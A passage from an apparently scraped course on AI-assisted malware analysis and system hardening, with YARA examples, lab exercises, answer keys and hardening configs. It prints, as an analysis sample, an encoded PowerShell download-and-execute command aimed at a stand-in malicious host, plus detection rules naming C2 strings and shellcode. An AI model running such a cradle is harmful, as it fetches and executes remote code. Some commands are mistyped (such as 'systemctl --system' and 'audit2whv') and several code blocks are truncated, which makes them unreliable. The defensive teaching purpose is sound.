When static analysis hits a wall — packed binaries, obfuscated code, encrypted payloads — dynamic analysis takes over. You execute the sample in a controlled sandbox and observe everything it does:

- **Sandboxing:** Tools like Cuckoo Sandbox automatically detonate samples and produce detailed reports covering file system activity, registry changes, network traffic, and process trees. Cloud-based alternatives include ANY.RUN, Joe Sandbox, and Hybrid Analysis.
- **API Monitoring:** Intercepting Windows API calls reveals the malware's true intentions. Calls to `CreateRemoteThread` suggest process injection. `CryptEncrypt` calls indicate ransomware behavior. Tools like API Monitor and Process Monitor capture this activity.
- **Network Behavior:** Capturing network traffic with Wireshark or tcpdump reveals C2 communication, data exfiltration, and lateral movement attempts. DNS queries to

newly registered domains or connections to known-bad IPs are strong IOCs.

YARA Rule Writing

YARA is the pattern-matching Swiss Army knife of malware detection. It lets you write rules that describe malware families based on strings, byte patterns, file properties, and logical conditions. YARA rules are used by antivirus engines, threat intelligence platforms, and incident response teams worldwide.

Basic Syntax

```
rule Detect_SuspiciousRAT {
  meta:
    author = "Blue Team Analyst"
    description = "Detects a suspicious RAT based on known strings and behavior"
    severity = "high"
    date = "2026-04-09"

  strings:
    $c2_domain = "evil-c2-server.example.com" ascii wide
    $mutex_name = "Global\\MyMalwareMutex" ascii
    $cmd_shell = "cmd.exe /c" ascii nocase
    $reg_persist = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii

    // Hex pattern for a known shellcode stub
    $shellcode = { 6A 40 68 00 10 00 00 6A 00 68 58 A4 53 E5 FF D5 }

  condition:
    uint16(0) == 0x5A4D and // MZ header (PE file)
    filesize < 5MB and
    ($c2_domain or $mutex_name) and
    any of ($cmd_shell, $reg_persist, $shellcode)
}
```

Key elements of a YARA rule:

- **meta:** — Descriptive metadata (author, description, severity). Not used in matching.
- **strings:** — Text strings, hex patterns, and regular expressions to search for. Modifiers like `ascii`, `wide`, and `nocase` control how strings are matched.

- **condition:** — Boolean logic that determines when the rule fires. Can reference string matches, file size, header bytes, entry point, and imported functions.

Running YARA

```
# Scan a single file
yara my_rules.yar suspicious_sample.exe

# Scan a directory recursively
yara -r my_rules.yar /path/to/samples/

# Scan with multiple rule files
yara -r rules/*.yar /path/to/samples/

# Show matching strings (useful for debugging rules)
yara -s my_rules.yar suspicious_sample.exe
```

AI-Assisted Malware Analysis

LLMs like Claude are powerful allies in malware analysis. They cannot replace a skilled reverse engineer, but they dramatically accelerate several parts of the workflow:

YARA Rule Generation

Describe a malware family's characteristics in plain English and let Claude generate a YARA rule. You provide the behavioral profile, IOCs from threat intelligence, and any known strings or byte patterns. Claude produces a well-structured rule that you then validate against your sample corpus.

Suspicious Code Analysis

Paste decompiled or deobfuscated code into Claude and ask it to explain what the code does. This is particularly valuable for PowerShell droppers, VBA macros, and obfuscated JavaScript — formats where the intent is deliberately hidden behind layers of encoding:

```
import anthropic

client = anthropic.Anthropic()

suspicious_code = ""
```

```

powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcA
ZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIA
aQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8AZQB2AGkAbAAuAGUAeABhAG0A
cABsAGUALgBjAG8AbQAvAHAAYQB5AGwAbwBhAGQALgBwAHMAMQAnACkA
"""

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=1024,
    messages=[
        {
            "role": "user",
            "content": (
                "You are a malware analyst. Decode and analyze this suspicious\n\n"
                "command. Explain what it does step by step, identify any IOCs\n\n"
                "(URLs, IPs, domains), and assess the threat level.\n\n"
                f"{suspicious_code}"
            )
        }
    ],
)

```

Sample Classification

Feed Claude a collection of IOCs — hashes, domains, file paths, registry keys, mutex names — and ask it to classify the malware family. Combined with VirusTotal data, this can rapidly narrow down the threat actor and their typical TTPs (Tactics, Techniques, and Procedures).

Key Insight: Always validate AI-generated YARA rules against both known-malicious and known-benign samples before deploying to production. A rule that matches too broadly will flood your SOC with false positives. A rule that matches too narrowly will miss variants.

Essential Tools

Tool	Purpose	Type
VirusTotal	Multi-engine scanning, hash lookup, community intelligence	Online platform
YARA	Pattern-based malware detection and classification	CLI tool / library
ClamAV	Open-source antivirus engine; good for bulk scanning	CLI / daemon
Cuckoo Sandbox	Automated dynamic analysis with detailed behavioral reports	Self-hosted sandbox
PE-bear	PE file header viewer and editor; visual section analysis	GUI tool
FLOSS	Extracts obfuscated strings from binaries	CLI tool
Process Monitor	Real-time file system, registry, and process activity monitoring	GUI tool (Windows)

Key Takeaways

Effective malware detection combines automated tooling with analyst expertise. Static analysis provides speed and safety; dynamic analysis reveals intent. YARA rules bridge the gap between one-off analysis and scalable detection.

- Always analyze malware in isolated environments — never on production systems.
- Start with static triage: hash the file, check threat intelligence, extract strings, calculate entropy.
- Use dynamic analysis (sandboxing, API monitoring, network capture) when static methods are insufficient.
- YARA rules are the lingua franca of malware detection — learn to write, test, and share them.

- AI tools like Claude accelerate rule writing, code analysis, and sample classification, but always validate their output.
- Malware rarely fits neatly into one category — real threats combine multiple techniques and evolve rapidly.

Self-check: Can you explain the difference between static and dynamic analysis and when to use each? Can you write a basic YARA rule from scratch with strings and conditions? Can you compute a file's SHA-256 hash in Python and explain why high entropy suggests packing?

Download Files

These files contain synthetic malware analysis data for the detection challenges. All files are plain text (.txt) and safe to open.

↓ [file-hashes.txt](#) ~5 KB

↓ [strings-output.txt](#) ~6 KB

↓ [yara-challenge.txt](#) ~9 KB

↓ [sandbox-report.txt](#) ~12 KB

Lab Guide

Four exercises: sandbox report review, hash / reputation analysis, strings triage, and YARA rule authoring — classify suspicious files with AI assistance.

Authorized Use Only

All samples are **synthetic reports, not real malware**. Never download or execute live samples outside a dedicated isolated sandbox.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `malware-lab/`
- Familiarity with: PE/ELF basics, common malware families, YARA syntax

Lab Scenario

A user reported a suspicious attachment. The SOC pushed the file through the sandbox, extracted strings, calculated hashes, and flagged some rules for review. Your job: confirm malicious intent, classify the family, and produce a YARA signature that would detect the next variant.

Download Lab Files

Save all 4 files into a folder named `malware-lab/` before starting the exercises.

↓ [file-hashes.txt](#) ~5 KB

↓ [sandbox-report.txt](#) ~12 KB

↓ [strings-output.txt](#) ~6 KB

↓ [yara-challenge.txt](#) ~9 KB

Exercise 1 — Sandbox Report Review

Open [sandbox-report.txt](#). Cuckoo / ANY.RUN / Hybrid-Analysis reports are dense — you need structure.

Task 1.1 — Triage the behavior

Below is a sandbox detonation report. Extract:

1. File metadata: type, size, compiler, signer, imphash.
2. Static indicators: suspicious imports (CreateRemoteThread, VirtualAllocEx), high entropy sections, packer signatures.
3. Dynamic behavior:
 - File system changes
 - Registry persistence
 - Process injection
 - Network connections (DNS / HTTP / TLS)
 - Scheduled tasks or services
4. MITRE ATT&CK technique mapping for each behavior.
5. Likely family and verdict (clean / PUA / malware).
6. Confidence level and 3 key evidence lines to support it.

[paste sandbox-report.txt]

✓ **Self-check: You should end with a family guess and a list of at least 3 MITRE techniques.**

Exercise 2 — Hash / Reputation Analysis

Open `file-hashes.txt`. Hashes are cheap lookup keys — but also misleading if taken alone.

Task 2.1 — Rank the hashes

Below is a list of file hashes (MD5/SHA1/SHA256) with their observed filenames and paths. For each:

1. Rate reputation risk using heuristics you can see:
 - Path legitimacy (C:\Windows vs. %TEMP% vs. user download)
 - Name/extension mismatch (invoice.pdf.exe)
 - Known-good vs. known-bad filename patterns
 - Imphash duplication suggesting code reuse
2. Which hash would you submit to VirusTotal first?
3. Identify pivot opportunities: shared imphash, ssdeep neighbors, filename reuse across hosts.
4. Build a triage queue: [immediate / suspicious / likely benign].

[paste file-hashes.txt]

✓ **Self-check: You should identify at least one file that requires immediate attention based on path + name alone.**

Exercise 3 — Strings Intelligence

Open `strings-output.txt`. Strings reveal intent faster than disassembly.

Task 3.1 — Pull the IOCs

Below is strings output. Extract:

1. URLs, IPs, domains (potential C2).
2. Registry keys (persistence).
3. File paths (drops, staging).
4. Command-line fragments (cmd.exe, powershell, schtasks).
5. Error messages / log strings (hint at the language / framework).
6. Compiler / build banners (attribution / family fingerprint).
7. Any base64 or hex-encoded blobs — decode and re-analyze.

8. Imported library names and suspicious API combinations.

Output: an IOC list ready to paste into a threat-intel platform (hash, domain, IP, path, rule).

[paste strings-output.txt]

✓ Self-check: Every IOC should have a type label and a confidence note.

Exercise 4 — YARA Rule Authoring

Open `yara-challenge.txt`. A YARA rule is the crystallized form of your analysis.

Task 4.1 — Build a high-fidelity YARA rule

Below are notes on a malware sample (strings, imports, behavior).

Write a YARA rule that detects this family with:

1. Meta section: author, date, description, hash, reference.
2. Strings: 3-5 unique byte sequences or text that are unlikely to appear in benign binaries.
3. Condition: filesize bounds, PE header check, string counts, entropy hints.
4. A companion "loose" rule for variants (hunting rule).
5. Performance: no unanchored PCRE that would scan slow.
6. Test: verify it does not match common Windows binaries by inspection (e.g., explorer.exe signatures in your mental model).

Output: the two YARA rules and a short paragraph explaining why each string was chosen.

[paste yara-challenge.txt]

✓ Self-check: Your rule should have at least one string that is clearly attacker-specific — not a common library function name.

Final Exercise — Classification Report

Task 5.1 — Single-file verdict

Combine the four analyses (sandbox, hashes, strings, YARA) into a one-page classification report:

1. Verdict: malicious / suspicious / benign (with confidence %)
2. Family (or "unknown, similarities to X")
3. Capabilities observed
4. Kill-chain stage coverage
5. IOCs (hashes, domains, IPs, paths)
6. Detection: the YARA rule + Sigma rule
7. Recommended response: quarantine / scan fleet / reimage

Format as markdown.

✓ **Self-check: A SOC manager should be able to action your report without reading the source artifacts.**

What's Next

Lesson 04 moves from reactive analysis to **proactive hardening** — SSH, Linux, Windows, and Docker baselines.

Homework

Grow your malware triage toolkit: extend a YARA rule, build an IOC extraction template, and run a classification drill.

Task 1 — YARA Rule Extension

Objective: Take the YARA rule from Exercise 4 and create a variant family rule.

Instructions:

- Loosen the strings to catch a second variant
- Tighten the condition to avoid false positives on common binaries
- Add a metadata comment explaining the trade-off

Deliverable: Two YARA rules (strict + loose) in one file with explanation.

Task 2 — IOC Extraction Template

Objective: Build a reusable AI prompt that converts any sandbox report into a structured IOC list.

Instructions:

- Prompt should output JSON (hashes, domains, IPs, paths, mitre_techniques)
- Include a schema in the prompt so output is stable
- Test it on the Exercise 1 sandbox report

Deliverable: The prompt file plus the JSON output from your test run.

Task 3 — Classification Drill

Objective: Create a short blind test: give yourself 3 of your earlier IOC sets renamed, and classify them family + capability without looking at the original

reports.

Instructions:

- Relabel 3 of your earlier analyses as sample A / B / C
- After a day off, classify each from IOCs only
- Compare to your original verdict

Deliverable: A table showing blind guess vs. original verdict, plus a reflection on what you relied on.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Sandbox Report Review

Common verdicts: dropper family (e.g., Emotet-like) based on Office macro → PowerShell → download second stage. MITRE: T1566.001 (spearphish attachment), T1059.001 (PowerShell), T1105 (ingress tool transfer), T1547 (registry run key persistence).

Exercise 2 — Hash Reputation

Highest priority: any hash in `%TEMP%` or `%APPDATA%\Roaming` with an executable extension. Second: files with name-extension mismatch. Identical imphash across different filenames = code reuse → same family.

Exercise 3 — Strings Intelligence

IOC list should include: 1-2 URLs, at least one registry key (Run / RunOnce), one scheduled task name, and decoded base64 containing a PowerShell one-liner. That decoded payload is the highest-value artifact.

Exercise 4 — YARA Rule

```
rule Suspicious_Dropper_Family_X {  
  meta:  
    author = "SOC"  
    date = "2026-04-10"  
    ref = "synthetic lab sample"
```

```
strings:
    $s1 = "UniqueStagingPath\\loader" ascii
    $s2 = { 48 8B 05 ?? ?? ?? ?? 48 89 45 F8 }
    $s3 = "http://c2.example/gate.php" ascii
condition:
    uint16(0) == 0x5A4D and filesize < 2MB and 2 of ($s*)
}
```

Final Exercise — Classification Report

Verdict: malicious (high confidence). Family: dropper, second-stage downloader.
Capabilities: persistence, C2, credential theft. Recommended: quarantine + fleet hash sweep + block C2 domain at DNS.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — YARA Rule Extension

The strict rule should match the exact sample; the loose rule relaxes one of three strings or drops the byte pattern. Explain the FP-vs-coverage trade-off.

Task 2 — IOC Extraction Template

A JSON schema with arrays for hashes, domains, ips, paths, mitre_techniques, plus a `confidence` field per entry. Output should validate against the schema.

Task 3 — Classification Drill

Blind accuracy is usually 60-80% on first try. The gap is a learning signal: what context did you lose when you stripped the reports?

Lesson 04: AI-Assisted Security Hardening

AI-Assisted Security Hardening

Using AI to systematically reduce attack surfaces, enforce compliance, and automate the hardening of infrastructure at scale.

What You Will Learn

- Core hardening principles
- CIS Benchmarks & STIG compliance
- Linux, Windows, container & K8s hardening
- AI-generated hardening scripts

CTF Challenge

Harden a vulnerable server configuration to pass all automated security checks.

Warning: Educational Use Only

Security hardening techniques should only be applied to systems you own or have authorization to configure. Improper hardening can cause service outages.

Why Security Hardening Matters

Default configurations are designed for ease of use, not security. Every unpatched default is an open door for attackers.

- **70%+ of breaches** exploit misconfigurations, not zero-days
- **CIS Top 18 Controls** — hardening is Control #4 (Secure Configuration)
- **Compliance mandates** — PCI-DSS, HIPAA, SOC 2 all require baseline hardening
- **Reduced attack surface** — fewer services, fewer ports, fewer vulnerabilities

The AI Advantage

AI can audit thousands of configuration files against hardening standards in seconds, generate remediation scripts, and explain *why* each change matters — turning a week-long audit into a one-hour workflow.

Hardening Principle 1: Defense in Depth

No single control is sufficient. Layer multiple defenses so that failure of one does not compromise the system.

- **Network layer** — firewalls, segmentation, IDS/IPS
- **Host layer** — OS hardening, endpoint protection, integrity monitoring
- **Application layer** — input validation, WAF, secure coding
- **Data layer** — encryption at rest and in transit, access controls
- **Identity layer** — MFA, least privilege, session management

Notes: Ask the AI: "Given this architecture diagram, identify which layers lack hardening controls and suggest additions for each gap."

Hardening Principle 2: Least Privilege

Every user, process, and service should operate with the minimum permissions required to function.

Before (Over-Privileged)

- App runs as `root`
- Database user has `GRANT ALL`
- Service account has admin API keys
- World-readable config files

After (Least Privilege)

- App runs as dedicated `appuser`
- DB user has `SELECT, INSERT` only
- Scoped API keys per service
- Config files `0640 root:appgroup`

Notes: AI prompt: "Audit this sudoers file and identify any entries that violate least privilege. Suggest specific replacements."

Hardening Principle 3: Attack Surface Reduction

Disable, remove, or restrict everything that is not explicitly required.

- **Remove unused packages** — `apt purge telnet rsh-client`
- **Disable unused services** — `systemctl disable avahi-daemon cups`
- **Close unnecessary ports** — default deny firewall rules
- **Remove default accounts** — guest, test, sample users
- **Strip development tools** from production images

AI-Assisted Surface Audit

Feed your system's `ss -tlnp` output and installed package list to the AI. Ask it to flag every listening service and package that is not in your approved baseline.

CIS Benchmarks & STIG Compliance

Industry-standard hardening baselines that define exactly how a system should be configured.

Standard	Publisher	Scope	Format
CIS Benchmarks	Center for Internet Security	OS, cloud, containers, apps	PDF + automated tools
DISA STIGs	US Department of Defense	OS, network devices, apps	XCCDF / SCAP
NIST 800-123	NIST	General server hardening	Guidelines document
Microsoft SCT	Microsoft	Windows, Edge, Office	GPO baselines

Notes: CIS Benchmarks have two profiles: Level 1 (practical, minimal disruption) and Level 2 (defense-in-depth, may impact usability).

Using AI to Audit Against CIS Benchmarks

Instead of manually reading a 300-page CIS PDF, use AI to map your configuration to specific benchmark controls.

```
# AI-assisted CIS benchmark audit
prompt = """You are a CIS Benchmark auditor for Ubuntu 22.04 (Level 1).
Analyze this sshd_config and report:
1. Each CIS control ID that applies
2. PASS or FAIL status
3. Remediation command for failures

sshd_config:
{config_content}

Output as a markdown table: | CIS ID | Description | Status | Remediation |"""

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=4096,
```


Notes: Always validate AI output against the official CIS benchmark document. AI may hallucinate control IDs.

Linux Hardening: SSH Configuration

SSH is the most critical remote access service. A hardened `sshd_config` is the first line of defense.

```
# /etc/ssh/sshd_config – Hardened Configuration
Protocol 2
Port 2222

# Authentication
PermitRootLogin no
MaxAuthTries 3
PubkeyAuthentication yes
PasswordAuthentication no
PermitEmptyPasswords no
AuthenticationMethods publickey

# Session Security
ClientAliveInterval 300
ClientAliveCountMax 2
```

Linux Hardening: Kernel Parameters (sysctl)

Kernel parameters control networking behavior, memory protection, and system security at the deepest OS level.

```
# /etc/sysctl.d/99-hardening.conf

# Network Security
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.icmp_echo_ignore_broadcasts = 1
net.ipv4.tcp_syncookies = 1
net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.all.accept_ra = 0

# Memory Protection
kernel.randomize_va_space = 2
```

Apply with: `sudo systemctl --system`

Linux Hardening: PAM & Sudoers

Pluggable Authentication Modules (PAM) control login policy. Sudoers defines privilege escalation rules.

PAM Password Quality (/etc/security/pwquality.conf)

```
minlen = 14
dcredit = -1
ucredit = -1
ocredit = -1
lcredit = -1
maxrepeat = 3
difok = 8
reject_username
enforce_for_root
```

Hardened Sudoers (/etc/sudoers.d/hardening)

```
# Require password re-entry after 5 minutes
Defaults        timestamp_timeout=5
Defaults        passwd_tries=3
Defaults        logfile="/var/log/sudo.log"
```

```
Defaults      log_input, log_output
Defaults      use_pty
Defaults      !visiblepw

# Specific command allowlists – never use ALL
%ops    ALL=(ALL) /usr/bin/systemctl restart nginx, \
        /usr/bin/systemctl restart postgresql
%deploy ALL=(deploy) NOPASSWD: /opt/deploy/run.sh
```

Linux Hardening: File Permissions & Filesystem

Critical system files must have strict ownership and permissions to prevent tampering.

```
#!/bin/bash
# AI-generated file permission hardening script

# Critical file permissions (CIS Benchmark 6.1)
chmod 644 /etc/passwd
chmod 000 /etc/shadow
chmod 644 /etc/group
chmod 000 /etc/gshadow
chmod 600 /etc/ssh/sshd_config
chmod 700 /root
chmod 600 /boot/grub/grub.cfg

# Find world-writable files (excluding expected paths)
find / -xdev -type f -perm -0002 \
-not -path '/proc/*' \
```

Linux Hardening: AppArmor & SELinux

Mandatory Access Control (MAC) systems confine processes to only the resources they need, even if they run as root.

AppArmor (Ubuntu/Debian)

```
# Check status
aa-status

# Set profile to enforce mode
aa-enforce /etc/apparmor.d/usr.sbin.nginx

# Example nginx profile
/usr/sbin/nginx {
    /etc/nginx/** r,
    /var/log/nginx/** w,
    /var/www/** r,
    /run/nginx.pid rw,
    network inet stream,
    deny /etc/shadow r,
    deny /home/** rwX.
```

SELinux (RHEL/CentOS)

```
# Check status
getenforce

# Set enforcing
setenforce 1

# View context labels
ls -Z /var/www/html/

# Fix context after file move
restorecon -Rv /var/www/html/

# Audit denials
ausearch -m avc -ts recent \
| audit2whv
```


Notes: Ask AI: "Generate an AppArmor profile for my custom Python web application running in /opt/myapp that needs access to /var/log/myapp and port 8080."

Windows Hardening: Group Policy

Group Policy Objects (GPOs) are the primary mechanism for enforcing security configuration across Windows environments.

```
# Export current security policy for AI analysis
secedit /export /cfg C:\Temp\secpol.cfg

# Key GPO hardening settings
# Computer Configuration > Windows Settings > Security Settings

# Account Policies > Password Policy
# - Minimum password length: 14 characters
# - Password complexity: Enabled
# - Maximum password age: 60 days
# - Enforce password history: 24 passwords

# Account Policies > Account Lockout Policy
# - Account lockout threshold: 5 invalid attempts
# - Account lockout duration: 30 minutes
```

Notes: Feed the exported secpol.cfg to AI and ask: "Compare this against CIS Windows Server 2022 Benchmark Level 1 and list all failures."

Windows Hardening: Defender & PowerShell Logging

Windows Defender configuration and comprehensive logging are essential for detection and forensics.

```
# Windows Defender hardening
Set-MpPreference -DisableRealtimeMonitoring $false
Set-MpPreference -MAPSReporting Advanced
Set-MpPreference -SubmitSamplesConsent SendAllSamples
Set-MpPreference -PUAProtection Enabled
Set-MpPreference -EnableNetworkProtection Enabled

# Attack Surface Reduction (ASR) rules
$rules = @(
    "BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550", # Block executable content from email
    "D4F940AB-401B-4EFC-AADC-AD5F3C50688A", # Block Office child processes
    "3B576869-A4EC-4529-8536-B80A7769E899", # Block Office creating executables
    "75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84", # Block Office code injection
    "D3E037E1-3EB8-44C8-A917-57927947596D" # Block JS/VBS launching executables
)
```

Windows Hardening: Audit Policies

Advanced audit policies generate the events needed to detect intrusions, lateral movement, and privilege escalation.

```
# Configure advanced audit policies via auditpol
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Logoff" /success:enable
auditpol /set /subcategory:"Account Lockout" /success:enable /failure:enable
auditpol /set /subcategory:"Special Logon" /success:enable
auditpol /set /subcategory:"Process Creation" /success:enable
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable
auditpol /set /subcategory:"Security Group Management" /success:enable
auditpol /set /subcategory:"User Account Management" /success:enable /failure:enable
auditpol /set /subcategory:"Authentication Policy Change" /success:enable

# Enable command-line logging in process creation events
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit" `
    /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

Feed audit policy output to AI: "Compare my auditpol configuration against MITRE ATT&CK data sources. Which techniques would I miss detecting with my current logging?"

Container Hardening: Dockerfile Best Practices

Containers inherit the host kernel but their images can be hardened to minimize risk.

```
# HARDENED Dockerfile — multi-stage, non-root, minimal
FROM python:3.11-slim AS builder
WORKDIR /build
COPY requirements.txt .
RUN pip install --no-cache-dir --prefix=/install -r requirements.txt

FROM python:3.11-slim
# Security: create non-root user
RUN groupadd -r appgroup && \
    useradd -r -g appgroup -d /app -s /sbin/nologin appuser

# Security: copy only what we need
COPY --from=builder /install /usr/local
COPY --chown=appuser:appgroup . /app
WORKDIR /app
```

Container Hardening: Seccomp & Read-Only FS

Seccomp profiles restrict which system calls a container can make. Read-only filesystems prevent runtime tampering.

```
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "architectures": ["SCMP_ARCH_X86_64"],
  "syscalls": [
    {
      "names": [
        "read", "write", "open", "close", "stat", "fstat",
        "mmap", "mprotect", "munmap", "brk", "ioctl",
        "access", "pipe", "select", "poll", "socket",
        "connect", "accept", "bind", "listen", "clone",
        "execve", "exit", "exit_group", "futex",
        "getpid", "getuid", "getgid"
      ],
      "action": "SCMP_ACT_ALLOW"
    }
  ]
}
```

```
# Run container with hardening flags
docker run -d \
```



```
--read-only \  
--tmpfs /tmp:noexec,nosuid,size=64m \  
--security-opt no-new-privileges:true \  
--security-opt seccomp=hardened-profile.json \  
--cap-drop ALL \  
--cap-add NET_BIND_SERVICE \  
--memory 512m --cpus 1 \  
--pids-limit 100 \  
myapp:latest
```

Container Hardening Checklist

A comprehensive checklist for container security, suitable for AI-assisted auditing.

Category	Check	Severity
Image	Base image is minimal (alpine/distroless)	High
Image	No secrets baked into image layers	Critical
Image	Image is signed and from a trusted registry	High
Runtime	Container runs as non-root user	Critical
Runtime	All capabilities dropped, only needed ones added	High
Runtime	Read-only root filesystem	Medium
Runtime	Resource limits set (memory, CPU, PIDs)	Medium
Runtime	<code>no-new-privileges</code> flag enabled	High

Category	Check	Severity
Network	Host network mode disabled	High
Storage	Sensitive mounts are read-only	Medium

Kubernetes Hardening: Pod Security Standards

Kubernetes Pod Security Standards (PSS) replace the deprecated PodSecurityPolicy with three built-in profiles.

Profile	Description	Use Case
Privileged	No restrictions	System-level workloads (logging agents)
Baseline	Prevents known privilege escalations	Most workloads
Restricted	Best-practice pod hardening	Security-sensitive workloads

```
# Enforce restricted profile on a namespace
apiVersion: v1
kind: Namespace
metadata:
  name: production
  labels:
    pod-security.kubernetes.io/enforce: restricted
    pod-security.kubernetes.io/enforce-version: latest
```

```
pod-security.kubernetes.io/audit: restricted  
pod-security.kubernetes.io/warn: restricted
```

Kubernetes: Hardened Pod Specification

A production-ready pod spec that passes the **Restricted** Pod Security Standard.

```
apiVersion: v1
kind: Pod
metadata:
  name: hardened-app
  namespace: production
spec:
  automountServiceAccountToken: false
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    runAsGroup: 1000
    fsGroup: 1000
    seccompProfile:
      type: RuntimeDefault
  containers:
```

Kubernetes: NetworkPolicies

By default, all pods can communicate with all other pods. NetworkPolicies implement microsegmentation.

```
# Default deny all ingress and egress
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: production
spec:
  podSelector: {}
  policyTypes:
    - Ingress
    - Egress
---
# Allow specific traffic: web -> api on port 8080
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
```

Notes: AI prompt: "Given these service dependencies, generate NetworkPolicies that implement a zero-trust microsegmentation model."

Kubernetes: RBAC Hardening

Role-Based Access Control in Kubernetes must follow least privilege. Overly broad ClusterRoles are a common attack vector.

```
# BAD: Overly permissive ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: too-permissive
rules:
- apiGroups: ["*"]
  resources: ["*"]
  verbs: ["*"]    # NEVER DO THIS
---
# GOOD: Scoped Role for a deployment operator
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: deployment-operator
```

Export all roles with `kubectl get clusterroles,roles -A -o yaml` and ask AI to identify any that grant wildcard permissions, secrets access, or pod exec capabilities.

Kubernetes: Admission Controllers

Admission controllers intercept API requests before persistence, enforcing policies at the cluster gate.

Built-in Controllers

- **PodSecurity** — enforces Pod Security Standards
- **LimitRanger** — enforces resource defaults
- **ResourceQuota** — caps namespace resource usage
- **NodeRestriction** — limits kubelet API access

Policy Engines

- **OPA/Gatekeeper** — Rego-based policy
- **Kyverno** — K8s-native YAML policies
- **Kubewarden** — WebAssembly policies
- **AI-generated policies** from natural language

```
# Kyverno policy: require non-root containers
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-non-root
```

```
spec:
  validationFailureAction: Enforce
  rules:
    - name: check-non-root
      match:
        any:
          - resources:
              kinds: ["Pod"]
      validate:
```

AI-Generated Hardening Scripts

Use AI to generate comprehensive, auditable hardening scripts tailored to your specific environment.

```
hardening_prompt = """Generate a bash hardening script for Ubuntu 22.04 LTS  
that implements CIS Benchmark Level 1. The script must:
```

1. Be idempotent (safe to run multiple times)
2. Log every change to /var/log/hardening.log
3. Create backups before modifying any file
4. Include rollback instructions in comments
5. Cover these categories:
 - Filesystem configuration (mount options, permissions)
 - SSH hardening
 - Kernel parameters (sysctl)
 - Firewall rules (UFW)
 - Service disablement
 - Authentication (PAM, password policy)
 - Audit daemon configuration

Always Review Before Running

Never execute AI-generated hardening scripts without manual review. Test in a staging environment first. Incorrect changes can lock you out of the system.

AI-Generated Audit Checklists

Ask AI to produce structured, role-specific hardening checklists from your infrastructure context.

```
checklist_prompt = """Based on the following server role and configuration,  
generate a security hardening checklist in JSON format.
```

```
Server role: PostgreSQL database server
```

```
OS: Ubuntu 22.04
```

```
Network: Internal only, accessed from app tier
```

```
Compliance: SOC 2 Type II
```

```
For each item include:
```

- category (os, network, database, auth, logging)
- check: what to verify
- command: verification command
- expected: expected output
- remediation: fix command
- cis ref: CIS Benchmark reference if applicable

Notes: These checklists can be converted into automated test suites — each "command" and "expected" pair becomes an assertion in a compliance scanner.

Automated Compliance Scanning with AI Overlay

Combine traditional scanning tools with AI analysis for deeper, more actionable results.

```
import subprocess
import json

# Step 1: Run OpenSCAP baseline scan
result = subprocess.run(
    ["oscap", "xccdf", "eval",
     "--profile", "xccdf_org.ssgproject.content_profile_cis_level1_server",
     "--results-arf", "/tmp/scan-results.xml",
     "--report", "/tmp/scan-report.html",
     "/usr/share/xml/scap/ssg/content/ssg-ubuntu2204-ds.xml"],
    capture_output=True, text=True
)

# Step 2: Parse results to extract failures
failures = parse_arf_results("/tmp/scan-results.xml")
```

Compliance Scanning Architecture

A complete pipeline from scanning to AI-prioritized remediation and drift detection.

Pipeline Flow

- 1. **Collect** — Gather configs from hosts (Ansible facts, `oscap`, `auditpol`)
- 2. **Scan** — Run against CIS/STIG baselines (OpenSCAP, InSpec, Prowler)
- 3. **Analyze** — AI prioritizes failures by risk, blast radius, and dependencies
- 4. **Remediate** — AI generates idempotent fix scripts with rollback
- 5. **Verify** — Re-scan to confirm fixes, AI validates before/after delta
- 6. **Monitor** — Continuous drift detection alerts on regression

Tool	Target	Standards
OpenSCAP	Linux servers	CIS, DISA STIG

Tool	Target	Standards
InSpec	Any infrastructure	CIS, custom profiles
Prowler	AWS accounts	CIS AWS, PCI-DSS
kube-bench	Kubernetes clusters	CIS Kubernetes Benchmark
ScoutSuite	Multi-cloud	CIS, custom rules

Hardening Anti-Patterns

Common mistakes that make hardening efforts ineffective or counterproductive.

Do Not

- **Harden without testing** — changes can break applications silently
- **Copy-paste configs** — every environment needs tailored settings
- **Harden once, forget** — drift happens within days
- **Ignore application layer** — OS hardening alone is insufficient
- **Disable SELinux/AppArmor** because it is "annoying"

Best Practices

- **Test in staging** before production rollout
- **Version-control configs** and track changes in Git
- **Continuous compliance** scanning on schedule
- **Document exceptions** with risk acceptance sign-off
- **Use AI to explain** each setting to the team

Full-Stack Hardening Summary

Layer	Key Actions	AI Use
Linux OS	sysctl, PAM, SSH, file perms, MAC	Audit configs against CIS, generate scripts
Windows	GPO, Defender ASR, audit policies	Analyze secpol exports, map to ATT&CK
Containers	Non-root, read-only FS, seccomp, cap-drop	Review Dockerfiles, generate seccomp profiles
Kubernetes	PSS, NetworkPolicy, RBAC, admission	Audit RBAC, generate policies from intent
Compliance	CIS Benchmarks, STIGs, continuous scanning	Prioritize findings, explain risk, generate fixes

Key Takeaway

